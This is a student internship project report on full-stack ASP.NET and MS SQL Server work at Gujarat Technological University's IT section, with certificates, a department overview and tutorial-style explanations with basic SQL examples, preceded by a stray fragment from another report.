Working closely with experienced professionals, I've gained hands-on experience in data preprocessing, analysis, and model development. I learned different ways to analyze data and how they're used in real life. I also got to know the basics of machine learning, like teaching computers to predict things and solve hard problems.

Now I have a strong base to keep exploring data and machine learning. I'm excited to use what I've learned for future projects, as these skills are super important in our digital world.

References

[1] Kaggle: https://www.kaggle.com/

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[3] ISRO API: https://isro.vercel.app/api/spacecrafts

[4] Bitcoin API: https://api.coindesk.com/v1/bpi/currentprice.json

[5] Mutual Fund API: https://api.mfapi.in/mf

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[7] ISRO Foreign API: https://isro.vercel.app/api/customer_satellites

[8] Postal Pin code API: https://api.postalpincode.in/pincode/380001

INTERNSHIP AT GUJARAT TECHNOLOGICAL UNIVERSITY-IT SECTION, AHMEDABAD

A PROJECT REPORT

Submitted by

RAHUL KISHORBHAI CHAVDA

190390107004

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

COMPUTER ENGINEERING

S.P.B. PATEL ENGINEERING COLLEGE, MEHSANA

Gujarat Technological University, Ahmedabad
APRIL, 2023

296128

S.P.B. PATEL ENGINEERING COLLEGE, MEHSANA

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **INTERNSHIP AT GUJARAT TECHNOLOGICAL UNIVERSITY-IT SECTION, Ahmedabad** has been carried out by **RAHUL KISHORBHAI CHAVDA** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in **COMPUTER ENGINEERING**, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Prof. UPASHANA GOSWAMI
Internal Guide

Prof. AKSHAY KANSARA
Head of the Department

Gujarat Technological University

S.P.B. Patel Engineering College

GUJARAT TECHNOLOGICAL UNIVERSITY

(Established by Government of Gujarat under Gujarat Act No. : 20 of 2007)

ગુજરાત ટેકનોલોજીકલ યુનિવર્સિટી

(ગુજરાત સરકારના ગુજરાત અધિનિયમ ક્રમાંક :૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

GTU/ITAP/CERTIFICATE/2023/ 2949

Date: 04/5/2023

TO WHOM IT MAY CONCERN

This is to certify that **Rahul Kishorbhai Chavda,** a student of **S.P.B. Patel Engineering College** has successfullycompleted his/her internship in the field of **Full stack Development with ASP.NET** from **13/02/2023** to **13/05/2023** (Total number of Weeks: **13**) under the guidance of Mr. Mahesh Panchal (GTU-IT Head).

His internship activities include Development of GTU-IKS (Indian Knowledge System) Website along with Hands – on training in ASP.NET and MySQL.

During the period of his internship program with us, he had been exposed to different processes and was found diligent, hardworking, and inquisitive.

We wish him every success in his life and career.

4/5/23

Registrar

296128

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 09 May 2023 (13:52:40)

This is to certify that, ***Chavda Rahul Kishorbhai*** (Enrolment Number - 190390107004) working on project entitled with ***Development of GTU-IKS(Indian Knowledge System) Website*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	Completed

Name of Student : Chavda Rahul Kishorbhai

Name of Guide : Miss. Upasana Goswami

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed

S.P.B. PATEL ENGINEERING COLLEGE, MEHSANA

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship/Project entitled INTERNSHIP **AT GUJARAT TECHNOLOGICAL UNIVERSITY-IT SECTION, Ahmedabad** submitted in partial fulfillment for the degree of Bachelorof Engineering in **COMPUTER ENGINEERING** to Gujarat Technological University, Ahmedabad, is a Bonafide record of original project work carried out by me / us at **GUJARAT TECHNOLOGICAL UNIVERSITY-IT SECTION, Ahmedabad** under the supervision of **Prof. Upashana Goswami** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

	Name of the Student	Sign of Student
1.	RAHUL KISHORBHAI CHAVDA	_____

ACKNOWLEDGEMENT

The satisfaction that accompanies the successful completion of any task would be incomplete without the mention of people whose ceaseless corporation made it possible, whose constant guidanceand encouragement grown all effort with success.

I am very grateful and would like to thank my supervisor and external guide **Mr. Mahesh Panchal** who has been mentoring me through the whole journey of this project and internship. I would also like to thank **Prof. Akshay Kansara**, Head of Department and **Prof. Upashana Goswami**, my Internal guide for their continued support.

We are thankful to Gujarat Technological University to giving the opportunity for assigning this Industry internship work.

RAHUL KISHORBHAI CHAVDA (190390107004)

ABSTRACT

The Internship at the IT Section of Gujarat Technological University, Chandkheda is one of the major sections of the university working for IT-related maintenance and smooth workflow of its services. It has around 130+ portals that are being managed by the IT-section of the GTU. It mainly works on the technologies like ASP.NET (Full Stack Development), MySQL, Visual Studio, Microsoft Server Management Studio (SSMS). During the initial days of the 3 months internship, we were taught and trained about these technologies and its workflow in the GTU IT – Section. Later, each of the Interns were assigned the project based on the requirements of the GTU – IT section. I was assigned the project Titled "Development of GTU – IKS (Indian Knowledge System) website."

The detailed discussion regarding this project is described in the upcoming chapters.

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Chapter - 1 - COMPANY PROFILE

Gujarat Technological University is a premier academic and research institution which has driven new ways of thinking since its 2007 founding, established by the Government of Gujarat vide Gujarat Act No. 20 of 2007. Today, GTU is an intellectual destination that draws inspired scholars to its campus, keeping GTU at the nexus of ideas that challenge and change the world.

GTU is a State University with 486 affiliated colleges in its fold operating across the state of Gujarat through its SIX zones at Ahmedabad, Gandhinagar, Vallabh Vidyanagar, Rajkot, Surat and Bhuj. The University caters to the fields of Engineering, Architecture, Management, Pharmacy and Computer Science. The University has about 2,25,000 students enrolled in a large number of Diploma, Under Graduate, Post Graduate programs along with the robust Doctoral program.

Our education empowers individuals to challenge conventional thinking in pursuit of original ideas. With a commitment to free and open inquiry, our scholars work transforms the way we understand the world, advancing – and creating – fields of study.

Chapter - 2 - Overview of different department of the organization

2.1 Student Support

The Student Support Section (SSS) works as a centralized system to support the students of the University. We Provide guidance, services, and assistance to the students before and after completion of courses. All services of the section are online to ensure the paperless environment as a part of a green campus.

The Student Support Section issues various following list of certificates:

- Transcript Certificate (soft copy as well as Hard copy)
- Sharing Digital copy of transcript to WES (World Education Services).
- Migration Certificate.
- Rank Certificate.
- Language/Medium of instruction Certificate.
- CGPA/CPI Percentage Conversion Certificate.
- Attempt/Backlog Certificate.
- Duplicate & Misc. Grade-Sheet.
- Duplicate Degree/Diploma Certificate.
- Final Degree/Diploma Certificate.
- Authentication of Original Degree/Diploma Certificates.
- Sending student's academics documents to other Universities through email.
- Document Verification of Grade-sheets, Provisional Certificates, Degree/Diploma Final Certificates.
- Verification of Credential Evaluation Form for WES (World Education Services), GS - Transcript Evaluation form, NCEES (National Council of Examiners for Engineering surveying), IQAS (International Qualification assessment form), ICES (International Credential Evaluation Services), ICAS (International Credential Evaluation Services) and other forms if any and Miscellaneous Certificate related services for all courses of the University.

2.2 IT Section

Information technology is pervasive and intrusive, adaptive, and innovative, hence GTU is the first university in Gujarat who has implemented "CLOUD" concept. By sharing IT services in the cloud, educational institution can outsource noncore services and better concentrate on offering students, teachers, faculty, and staff the essential tools to help them succeed.

GTU – IT dept. have developed more than 150 different websites and portals for the different activities of the GTU. All the portals and websites have developed by in- house team of the GTU. GTU have more than 2, 25,000 students and around 15000 faculties

who is accessing the different portals and websites of the GTU.

GTU – IT have developed the Admin Panel for all the stakeholders of the university. All the students can apply for certificates, exams, and different activities of the university. All the staff members can also access and update their profile in regular interval using staff portal. GTU IT dept. manage and maintain most of the data through AWS cloud and due to this all the IT related work are not compromised in any situations.

2.3 Store and Purchase Section

The Department is responsible for the Purchase of the University Stores and other materials, Items demanded by various section which includes following processes:

1. Purchase through GeM
2. Purchase other than GeM (By Market Inquiry, Tender & E-Tender)
3. Cash Purchase
4. Communication with Telecom Company regarding CUG and Bills.
5. Purchase committee Meeting and Minutes preparation implementation
6. Records and Files Management
7. Government e-Market (GeM) bid, order & Pass for Payment Submission
8. Recording Stock/New Purchase Items to GPR & Dead Stock/consumable/Service register with Indent Details.
9. Repairing of IT Items.
10. Providing Transportation facility.
11. Consumable Cartridge/Toner Refilling
12. Convocation related purchase and other duty.
13. Exam Stationary Management
14. Pulping for used Answer books and other stationary

2.4 Exam Section

To make examination system more reliable, transparent, and accountable, GTU has adopted many innovative approaches. To make the process of examination smoother, University has divided the whole examination department into various sections. Controller of Examination is the head of the examination section under whom below hierarchy for the purpose of faster administration is followed.

CHAPTER - 3 - OVERVIEW OF TECHNOLOGIES AND ITS FUNCTIONALITY

3.1 INTRODUCTION TO ASP.NET

1. **.NET Introduction:** .NET is a framework developed by Microsoft that allows developers tobuild and run software applications on Windows. It provides a number of programming languages, such as C# and Visual Basic, and a set of libraries and tools that can be used to develop desktop applications, web applications, and mobile applications.

2. **Objects:** In ASP.NET, objects are instances of classes that represent elements on a web page, such as buttons, labels, and textboxes. These objects can be manipulated programmatically to modify their appearance, behavior, and other properties.

3. **Auto Postback Property:** The AutoPostBack property is a property of some web controls that, when set to true, causes the control to automatically submit the form to the server when the control's value changes. This allows the server to process the new value and perform any necessary actions in response to the change.

4. **Event Handler Parameters:** Event handler parameters are parameters that are passed to event handlers when an event is raised. These parameters contain information about the event that was raised, such as the sender object and any additional data that may be associated with the event.

5. **Dynamically Initializing Controls:** Dynamically initializing controls is the process of creating and adding new web controls to a web page at runtime, rather than statically defining them in the page markup. This can be useful for creating dynamic interfaces and for adding controls in response to user input.

6. **IsPostBack Property of Page Class:** The IsPostBack property is a property of the Page classthat indicates whether the current page request is a postback or a new page load. This

property can be used to determine whether to initialize controls or perform other actions that should only be done on the initial page load.

7. **ListControls Control Properties and Methods:** ListControls are a group of controls in ASP.NET that allow users to select one or more items from a list. Some common properties and methods of list controls include DataSource, DataBind, Items, SelectedValue, and SelectedIndex.

8. **FileUpload Control:** The FileUpload control is a web control in ASP.NET that allows users to select and upload files to the server. This control can be used to allow users to upload images, documents, or other files as part of a web application.

9. **Life Cycle of ASP.NET Page:** The life cycle of an ASP.NET page refers to the sequence of events that occur when a user requests a web page from the server. This sequence includes events such as Page_Init, Page_Load, and Page_PreRender, and provides developers with hooks to perform initialization, data binding, and other tasks during the page life cycle.

10. **How Control Manages its State:** Controls in ASP.NET manage their state using a combination of view state, control state, and session state. View state is used to store the control's state between postbacks, while control state is used to store critical data that must be persisted even if view state is disabled. Session state can also be used to store data across multiple requests.

11. **What is EnableViewState:** EnableViewState is a property of web controls in ASP.NET that indicates whether the control should participate in view state management. When set to true, the control's state will be saved and restored between postbacks, allowing the control to maintain its state across multiple requests.

12. **How Control Raises Events:** Controls in ASP.NET raise events when certain actions occur, such as when a button is clicked or when a list item is selected. These events can be handled by event handlers that are defined in the code-behind file of the web page, and can be used to perform actions such as updating the database or displaying a message to the user.

3.2 CSS

Work with CSS:

Cascading Style Sheets (CSS) is a stylesheet language used to describe the presentation of a document written in HTML or XML. CSS is used to apply styles and formatting to HTML elements. CSS allows web developers to separate the presentation of a website from its content. This makes it easy to update the look and feel of a website without having to change its content.

ASP.NET provides support for CSS through several built-in features. CSS can be used to control the layout and appearance of web pages in an ASP.NET application.

Use Themes to Customize a Site:

ASP.NET themes allow you to apply a consistent look and feel across all the pages in your application. Themes consist of a set of files that define the styles and layout of your site. A theme can be applied to an entire site or to individual pages.

Name Skins within a Theme:

Skins are a way to further customize a theme by providing alternative styles for individual controls. A skin file is a text file that contains CSS styles for a specific control type. Skins can be used to provide a consistent look and feel to a website.

Do server-side Styles using Themes:

Themes can be used to apply styles to server-side controls as well. Server-side controls are ASP.NET controls that are rendered as HTML on the client-side. By using a theme, you can specify the styles for these controls.

Add contents of a Theme and Skin:

To create a theme, you need to define the styles and layout for your site in a set of files. These files can include CSS files, images, and other resources. Themes are stored in the App_Themes folder in your ASP.NET application.

Apply themes and Profiles:

Once you have created a theme, you can apply it to your site. Themes can be applied

globally, to an entire site, or on a per-page basis. You can also use profiles to further customize your site. Profiles are user-specific settings that can be stored in a database or XML file.

In conclusion, ASP.NET provides a powerful set of tools for working with CSS. Themes and skins allow you to create a consistent look and feel across your site, while server-side styles allow you to customize the appearance of server-side controls. By using themes and profiles, you can further customize your site to meet the needs of your users.

3.3 MASTER PAGES

Introduction to MasterPage:

Master Pages is an important feature of ASP.NET which enables us to define a consistent look and feel for a website by creating a template that other pages can use. A master page is like a skeleton of a website which defines the common layout and interface that should be shared across all the pages of a website.

ContentPlaceHolder and Content tags:

The ContentPlaceHolder control is used to define the location where the content of a page will be placed. Content tags are used to specify the content that will be placed inside a ContentPlaceHolder control.

Accessing controls of MasterPage in ContentPage:

We can access the controls of the master page in the content page using the FindControl method. This method allows us to search for a control within the master page and access its properties and methods.

URL's in MasterPages:

In a Master Page, we can define a base URL which can be used by all the pages that inherit from the Master Page. This base URL can be set in the Master Page's Page_Load event by using the ResolveUrl method.

UniqueID and ClientID:

The UniqueID and ClientID properties are important properties of a control in ASP.NET. The UniqueID property is a unique identifier for a control which is automatically generated by the framework. The ClientID property is the identifier used by the client-side script to reference the control.

3.4 USER CONTROL

User Controls are a useful feature in ASP.NET that allow developers to encapsulate reusable pieces of UI code and functionality, and use them across multiple pages or applications. In this report, we will provide an overview of User Controls, discuss how to create, and use them, and explore some of their key features.

Overview of User Controls:

A User Control is essentially a custom ASP.NET control that encapsulates one or more other controls and can be reused across multiple pages. They are similar to server controls, but with a higher level of abstraction, as they can contain any number of controls and even entire layouts.

Creating a User Control:

To create a User Control, we first need to create a new ASP.NET Web Application project. Once we have done that, we can add a new User Control to the project by right-clicking on the project in Solution Explorer, selecting "Add New Item", and choosing "Web User Control" from the list of templates.

Once we have added a User Control to our project, we can add any number of controls to it, just like we would add controls to an ASP.NET Web Form. We can also set properties on the User Control itself, such as its ID and default values for any properties that we add.

Adding Properties to User Control:

One of the key benefits of User Controls is that they can be easily customized and reused across multiple pages. To enable this, we can add public properties to our User Control that can be set from the containing page or application. These properties can be used to customize the

behavior or appearance of the User Control in a variety of ways.

Adding Events to User Control:

In addition to properties, we can also add events to our User Control. These events can be raised by the User Control and handled by the containing page or application, allowing for a high degree of customization and interactivity. For example, we might add an event to our User Control that fires when a button is clicked, and then handle that event in the containing page to perform some custom logic.

3.5 VALIDATION CONTROLS

Validation is a crucial aspect of web application development. Users expect that the data they enter in forms or other controls on a web page will be validated to ensure that it meets certain criteria. ASP.NET provides a set of validation controls that can be used to perform client-side and server-side validation of user input. This report will provide an overview of the validation controls available in ASP.NET and how they can be used in web application development.

Base Validator: The Base Validator is the abstract base class for all validation controls in ASP.NET. It defines common properties and methods that are shared by all validation controls.

Required Field Validator: The Required Field Validator is used to ensure that a field on a webform is not empty. It can be used to validate text boxes, drop-down lists, and other form elements.

Compare Validator: The Compare Validator is used to compare the value entered in one control with the value in another control or with a constant value. It can be used to validate that two passwords match, for example.

Range Validator: The Range Validator is used to ensure that a value entered in a control falls within a specified range of values. It can be used to validate numeric and date fields.

Regular Expression Validator: The Regular Expression Validator is used to ensure that a fieldmatches a specified pattern. It can be used to validate email addresses, phone numbers, and other fields that have a specific format.

Custom Validator: The Custom Validator allows developers to write their own validation logic using server-side code. This control can be used to perform complex validation tasks that cannot be accomplished using the other validation controls.

3.6 ASP STATE MANAGEMENT

State management refers to the ability of a web application to maintain and manage data across multiple requests. In ASP.NET, there are several ways to manage state, including static members, view state, hidden fields, query strings, HttpContext, cookies, sessions, and application state.

Static Members:

Static members are a way to maintain state across all instances of a class. These members are declared with the keyword "static" and are shared across all instances of the class. Static members are useful for maintaining data that is shared across all users of an application.

View State:

View state is a mechanism for maintaining the state of a web page across postbacks. It is used to store the values of controls on a page between requests. View state is enabled by default in ASP.NET and can be used to store any serializable object.

Hidden Field in Form:

A hidden field is a field on a web form that is not displayed to the user. It is used to store data that needs to be maintained between requests. Hidden fields are a simple and lightweight way to maintain state, but they are not secure as the user can modify their value.

Query String:

A query string is a part of a URL that contains data that is passed between pages. Query

strings are used to pass data between pages and can be used to maintain state.

HttpContext:

HttpContext is an ASP.NET object that provides access to information about the current request and response. It contains information such as the request and response objects, session state, and application state.

Cookies-HttpCookie:

Cookies are small pieces of data that are stored on the client's computer. They are used to maintain state between requests and can be used to store data such as user preferences or login information. Cookies are stored on the client's computer and can be accessed by any page on the same domain.

Sessions-HttpSessionState:

Sessions are a way to maintain state across multiple requests from the same user. They are stored on the server and can be used to store any serializable object. Sessions are identified by a session ID, which is stored in a cookie on the client's computer.

Application-HttpApplicationState:

Application state is a way to maintain state across all users of an application. It is stored on the server and can be used to store any serializable object. Application state is identified by a unique key and can be accessed by any page in the application.

3.7 DATA BOUND CONTROLS

Introduction:

Data Bound Controls in ASP.NET are used to bind the data to the controls like GridView, DetailsView, FormView, DataList, Repeater, and ListView. They are used to display and manipulate data from a database or other data source in web applications. In this report, we will discuss the Data Bound Controls in ASP.NET.

Databinding traditional way:

In the traditional way of databinding, we have to write the code to retrieve the data from the database and then bind the data to the controls. This process was time-consuming and required a lot of coding. But in ASP.NET, we have Data Bound Controls that simplify the process of databinding.

SqlDataSource:

SqlDataSource is a control that provides a connection to a database and retrieves data from it. It can be used with GridView, DetailsView, FormView, DataList, Repeater, and ListView controls. SqlDataSource has properties that allow you to specify the SQL query to retrieve data, the connection string to the database, and the parameters to be passed to the query.

GridView:

GridView is a control used to display data in a tabular format. It allows sorting, paging, and editing of the data. GridView can be bound to a data source using SqlDataSource or ObjectDataSource. GridView has columns that are defined in the markup, and the data is bound to these columns.

DetailsView:

DetailsView is a control used to display the details of a single record from a data source. It is similar to GridView, but it displays the data in a more detailed format. DetailsView can be bound to a data source using SqlDataSource or ObjectDataSource.

FormView:

FormView is a control used to display the details of a single record from a data source in a more customizable format. It allows you to define templates for the header, footer, and item. FormView can be bound to a data source using SqlDataSource or ObjectDataSource.

DataList:

DataList is a control used to display a list of data items in a customizable format. It allows you to define templates for the header, footer, and item. DataList can be bound to a data source using SqlDataSource or ObjectDataSource.

Repeater:

Repeater is a control used to display a list of data items in a customizable format. It is similar to DataList, but it is more lightweight and provides more flexibility. Repeater can be bound to a data source using SqlDataSource or ObjectDataSource.

ListView:

ListView is a control used to display a list of data items in a customizable format. It allows you to define templates for the header, footer, and item. ListView can be bound to a data source using SqlDataSource or ObjectDataSource.

DataPager:

DataPager is a control used to provide pagination for DataList, Repeater, and ListView controls. It allows you to specify the number of items to display per page and provides navigation links to move between pages.

CHAPTER - 4 -WORKING WITH MS SQL SERVER

4.1 INTRODUCTION

MS SQL Server is a relational database management system developed by Microsoft. It is widely used for storing, managing and retrieving data in various applications. ASP.NET is a web application framework developed by Microsoft, which can easily integrate with MS SQL Server. In this report, we will discuss various aspects of working with MS SQL Server in an ASP.NET web application.

Connecting to MS SQL Server:

To connect to MS SQL Server, we need to provide connection details such as server name, database name, username, and password. In ASP.NET, we can define the connection string in the web.config file. Here is an example of a connection string for MSSQL Server:

```
<connectionStrings>
  <add name="MyConnection" connectionString="Data Source=ServerName;Initial Catalog=DatabaseName;User ID=UserName;Password=Password" providerName="System.Data.SqlClient" />
</connectionStrings>
```

Here, the Data Source parameter specifies the server name, Initial Catalog specifies the database name, and User ID and Password specify the login credentials.

Executing SQL Queries:

To execute SQL queries in an ASP.NET application, we can use the SqlCommand class. Here is an example of executing a simple SQL query to retrieve data from a table:

```
using (SqlConnection connection = new SqlConnection(connectionString))
{
   string query = "SELECT * FROM Employees";
   SqlCommand command = new SqlCommand(query, connection);
   connection.Open();
   SqlDataReader reader = command.ExecuteReader();while
   (reader.Read())
   {
      // process data here
   }
}
```

Here, we first create a SqlConnection object using the connection string. Then, we define the SQL query and create a SqlCommand object with the query and connection. We open the connection and execute the query using the ExecuteReader() method of the SqlCommand object. Finally, we iterate over the results using a SqlDataReader object.

Using Stored Procedures:

Stored procedures are precompiled SQL statements that can be executed with a single call from an application. They offer several benefits such as improved performance, better security, and easier maintenance. In ASP.NET, we can execute a stored procedure using the SqlCommand class. Here is an example of executing a stored procedure that retrieves data from a table:

```
using (SqlConnection connection = new SqlConnection(connectionString))
```

```
{
    SqlCommand command = new SqlCommand("sp_GetEmployees", connection);
    command.CommandType = CommandType.StoredProcedure;
    connection.Open();
    SqlDataReader reader = command.ExecuteReader();while
    (reader.Read())
    {
        // process data here
    }
}
```

Here, we first create a SqlConnection object using the connection string. Then, we create a SqlCommand object with the name of the stored procedure and the connection. We set the CommandType property of the command to StoredProcedure to indicate that we are executing a stored procedure. We open the connection and execute the stored procedure using the ExecuteReader() method of the SqlCommand object. Finally, we iterate over the results using a SqlDataReader object.

4.2 STARTING AND STOPPING SQL SERVER INSTANCES /SERVICES

Starting and stopping SQL Server instances/services is an important aspect of managing SQL Server. The process is necessary when you need to perform certain maintenance tasks or when there is an issue with the SQL Server. In this report, we will discuss how tostart and stop SQL Server instances/services.

There are different ways to start SQL Server instances/services depending on the version of SQL Server installed on the system. Here are the general steps:

1. Open the SQL Server Configuration Manager. This can be done by searching for it in the Windows Start menu or by opening it from the SQL Server program group.

2. In the left pane of the Configuration Manager, expand the "SQL Server Services" node to see the list of SQL Server instances/services that are installed on the system.
3. Select the instance/service that you want to start and then click the "Start" button in the right pane.
4. Wait for the service to start. You can check the status of the service by looking at the "State" column in the right pane of the Configuration Manager.
5. Once the service is started, you can connect to it using SQL Server Management Studio or any other tool that connects to SQL Server.

Stopping SQL Server Instances/Services:

To stop a SQL Server instance/service, follow these steps:

1. Open the SQL Server Configuration Manager.
2. In the left pane, select the instance/service that you want to stop.
3. Click the "Stop" button in the right pane.
4. Wait for the service to stop. You can check the status of the service by looking at the "State" column in the right pane of the Configuration Manager.
5. Once the service is stopped, you can perform any maintenance tasks that you need to do.

In addition to starting and stopping SQL Server instances/services, there are other tasks that you may need to perform in the SQL Server Configuration Manager. These include configuring the SQL Server service accounts, setting the maximum memory for SQL Server, and enabling/disabling features of SQL Server.

4.3 INTRODUCTION TO MANAGEMENT STUDIO:

SQL Server Management Studio (SSMS) is an integrated environment for managing any SQL infrastructure. SSMS provides tools to configure, monitor, and administer instances of SQL Server and databases. It is a graphical user interface (GUI) tool that allows developers and database administrators (DBAs) to manage SQL Server instances.

Features of Management Studio:

1. **Object Explorer:** Object Explorer provides an interface to view and manage databases, tables, stored procedures, and other database objects.

2. **Query Editor:** Query Editor is used to write and execute SQL queries against thedatabase. It provides features such as syntax highlighting, code completion, and debugging.

3. **Scripting:** Management Studio can generate scripts for any database object, which can then be edited and executed against a database.

4. **Database Diagrams:** Management Studio provides a visual database design tool that allows you to create, edit, and manage database diagrams.

5. **Activity Monitor:** Activity Monitor provides a real-time view of current processes, locks, and other activity on an instance of SQL Server.

6. **Maintenance Plans:** Management Studio includes a set of wizards that help you create and manage maintenance plans, which are used to automate common database maintenance tasks.

4.4 CREATE DATABASE USING MANAGEMENT STUDIO

Creating a database is an important aspect of working with Microsoft SQL Server Management Studio (SSMS). The following report will provide an overview of how to create a database using SSMS.

To create a new database in SSMS, follow the steps below:

1. Open SSMS and connect to the SQL Server instance.

2. In the Object Explorer pane, right-click on the Databases folder and select "New Database."

3. In the "New Database" dialog box, enter a name for the database in the "Database Name" field.

4. (Optional) Specify the owner of the database in the "Owner" field.

5. (Optional) Choose a collation for the database from the "Collation" drop-down list.

6. Click "OK" to create the database.

Once the database is created, it will appear in the Object Explorer pane under the Databases folder. From here, you can manage the database's properties, create tables and other database objects, and perform other administrative tasks.

SSMS also provides options for creating databases using Transact-SQL (T-SQL) commands. For example, you can use the following T-SQL code to create a database:

```
CREATE DATABASE MyDatabase;
```

This code can be executed in a new query window in SSMS to create the database.

In addition to creating a new database, you can also restore a database from a backup file, attach a database from a file, or copy a database to create a new one.

Overall, creating a database in SSMS is a straightforward process that can be done either through the graphical interface or using T-SQL commands. Understanding how to create and manage databases is essential for working with SQL Server and developing applications that interact with the database.

4.5 DDL, DML, DQL, DCL AND TCL

1. Data Definition Language (DDL):

DDL stands for Data Definition Language. DDL commands are used to define the database schema and create or modify database objects such as tables, indexes, views, andstored procedures. Some common DDL commands are CREATE, ALTER, and DROP.

2. Data Manipulation Language (DML):

DML stands for Data Manipulation Language. DML commands are used to manipulate data in the database. These commands are used to insert, update, and delete data from tables. Some common DML commands are INSERT, UPDATE, and DELETE.

3. Data Query Language (DQL):

DQL stands for Data Query Language. DQL commands are used to retrieve data from tables in the database. The most used DQL command is SELECT.

4. Data Control Language (DCL):

DCL stands for Data Control Language. DCL commands are used to control access to the database objects. These commands are used to grant or revoke permissions on database objects. Some common DCL commands are GRANT and REVOKE.

5. Transaction Control Language (TCL):

TCL stands for Transaction Control Language. TCL commands are used to manage transactions in the database. Transactions are a group of SQL statements that are executed as a single unit of work. TCL commands are used to control the transactions in the database. Some common TCL commands are COMMIT, ROLLBACK, and SAVEPOINT.

4.6 USAGE OF TOP, DISTINCT, NULL KEYWORDS

Introduction to Top, Distinct, Null:

In MS SQL Server, Top, Distinct, and Null are important keywords used in database queries. These keywords are used to filter and sort data in a table.

Top Keyword:

The Top keyword is used to retrieve a specified number of rows from a table. It is commonly used with the Select statement to retrieve the top n rows that match the specified criteria. For example, to retrieve the top 10 customers from a customer table, thefollowing query can be used.

```
SELECT TOP 10 * FROM Customer;
```

Distinct Keyword:

The Distinct keyword is used to retrieve only the unique values from a column in a table. It is commonly used with the Select statement to retrieve the distinct values of a column. For example, to retrieve the distinct country names from a customer table, the following query can be used:

```
SELECT DISTINCT Country FROM Customer;
```

Null Keyword:

The Null keyword is used to represent the absence of a value in a table. It is commonly used in database queries to filter out records that have null values. For example, to retrieve all the records from a customer table where the customer's age is not known, thefollowing query can be used:

```
SELECT * FROM Customer WHERE Age IS NULL;
```

4.7 JOINS AND UNIONS

Cross Joins, Inner Joins, Outer Joins, Self Joins, Co-related Subqueries, and Set Operations are all important SQL concepts that are used to manipulate and retrieve data from relational databases. In this report, we will provide an overview of each concept andhow they can be used in SQL.

Cross Join:

A Cross Join, also known as a Cartesian Join, is a type of join in which every row from one table is combined with every row from another table, resulting in a Cartesian product.This can be useful for generating all possible combinations of rows from two tables, but itshould be used with caution as it can quickly generate a very large result set.

Inner Join:

An Inner Join is a type of join that returns only the rows from two tables where there is a matching value in both tables. It is often used to combine data from two tables based on a common key. For example, if we have two tables, Customers and Orders, we can use an Inner Join to retrieve all the orders made by each customer.

Outer Join:

An Outer Join is a type of join that returns all the rows from one table, along with any matching rows from another table. If there is no matching row in the second table, the result will contain a null value. There are three types of Outer Joins: Left Outer Join, Right Outer Join, and Full Outer Join.

Self - Join:

A Self Join is a type of join in which a table is joined with itself. This can be useful when we want to compare data within the same table. For example, if we have a table of employees and we want to find all the pairs of employees who have the same manager,we can use a Self-Join.

Co-related Subqueries:

A Co-related Subquery is a subquery that references a column from the outer query. It can be used to filter data based on the results of a subquery. For example, if we have a table of employees and we want to find all the employees who earn more than the average salary for their department, we can use a Co-related Subquery.

Set Operations:

Set Operations are used to combine the results of two or more queries into a single result set. There are three types of Set Operations: Union, Intersection, and Except. Union combines the results of two queries and removes any duplicate rows, Intersection returns only the rows that are common to both queries, and Except returns only the rows that are unique to the first query.

4.8 STORED PROCEDURES: CREATING, EXECUTING MODIFYING, DROPPING

Stored Procedures in SQL Server are programs that are compiled and stored in the database. They are used to execute a set of SQL statements or a procedure repeatedly, without having to write the entire code again and again. In this report, we will discuss the basics of creating, executing, modifying and dropping stored procedures.

Creating Stored Procedures:

To create a stored procedure in SQL Server, we use the CREATE PROCEDURE statement. A stored procedure can have input parameters, output parameters, or both. The syntax for creating a stored procedure is:

```
CREATE PROCEDURE procedure_name
    @parameter1 datatype = default_value,
    @parameter2 datatype = default_value,
```

AS

```
BEGIN
   -- SQL statements to be executed
END
```

In this syntax, we specify the procedure name and parameters (if any) and then write theSQL statements to be executed within the BEGIN and END blocks.

Executing Stored Procedures:

To execute a stored procedure, we use the EXECUTE statement or the EXEC keyword followed by the procedure name. We can pass input parameters to the stored procedure while executing it. The syntax for executing a stored procedure is:

```
EXECUTE procedure_name @parameter1 = value1, @parameter2 = value2, ...
```

Modifying Stored Procedures:

We can modify an existing stored procedure using the ALTER PROCEDURE statement. We can modify the input parameters, output parameters or the SQL statements within the BEGIN and END blocks. The syntax for modifying a stored procedure is:

```
ALTER  PROCEDURE  procedure_name
   @parameter1 datatype = default_value,
   @parameter2 datatype = default_value,
   ...
AS
BEGIN
   -- Modified SQL statements to be executed
END
```

```

Dropping Stored Procedures:

We can drop an existing stored procedure using the DROP PROCEDURE statement. The syntax for dropping a stored procedure is:

```

DROP PROCEDURE procedure_name

4.9 TRIGGERS: CREATING, ALTERING, DROPPING

Triggers are a database object that are used to automatically execute a set of instructionsin response to specific events, such as inserting, updating, or deleting data from a table. Triggers are often used for enforcing business rules, auditing changes to data, and implementing referential integrity constraints.

Creating Triggers:

Triggers can be created using SQL Server Management Studio or by writing SQL scripts. The basic syntax for creating a trigger is:

```
CREATE TRIGGER trigger_name

ON table_name

FOR {INSERT, UPDATE, DELETE}

AS

BEGIN

   -- trigger code here

END;

```

This syntax creates a trigger named `trigger_name` on the table `table_name` for the specified trigger event (INSERT, UPDATE, or DELETE). The trigger code is then written between the BEGIN and END statements.

Altering Triggers:

To modify an existing trigger, the ALTER TRIGGER statement is used. The basic syntax for altering a trigger is similar to that of creating a trigger:

```
ALTER TRIGGER trigger_name

ON table_name

FOR {INSERT, UPDATE, DELETE}

AS

BEGIN

   -- modified trigger code here

END;
```

Dropping Triggers:

To remove a trigger from a table, the DROP TRIGGER statement is used. The basic syntax for dropping a trigger is:

```
```

```
DROP TRIGGER trigger_name;
```

```
```

It is important to note that dropping a trigger will permanently remove it from the database, so it should be used with caution.

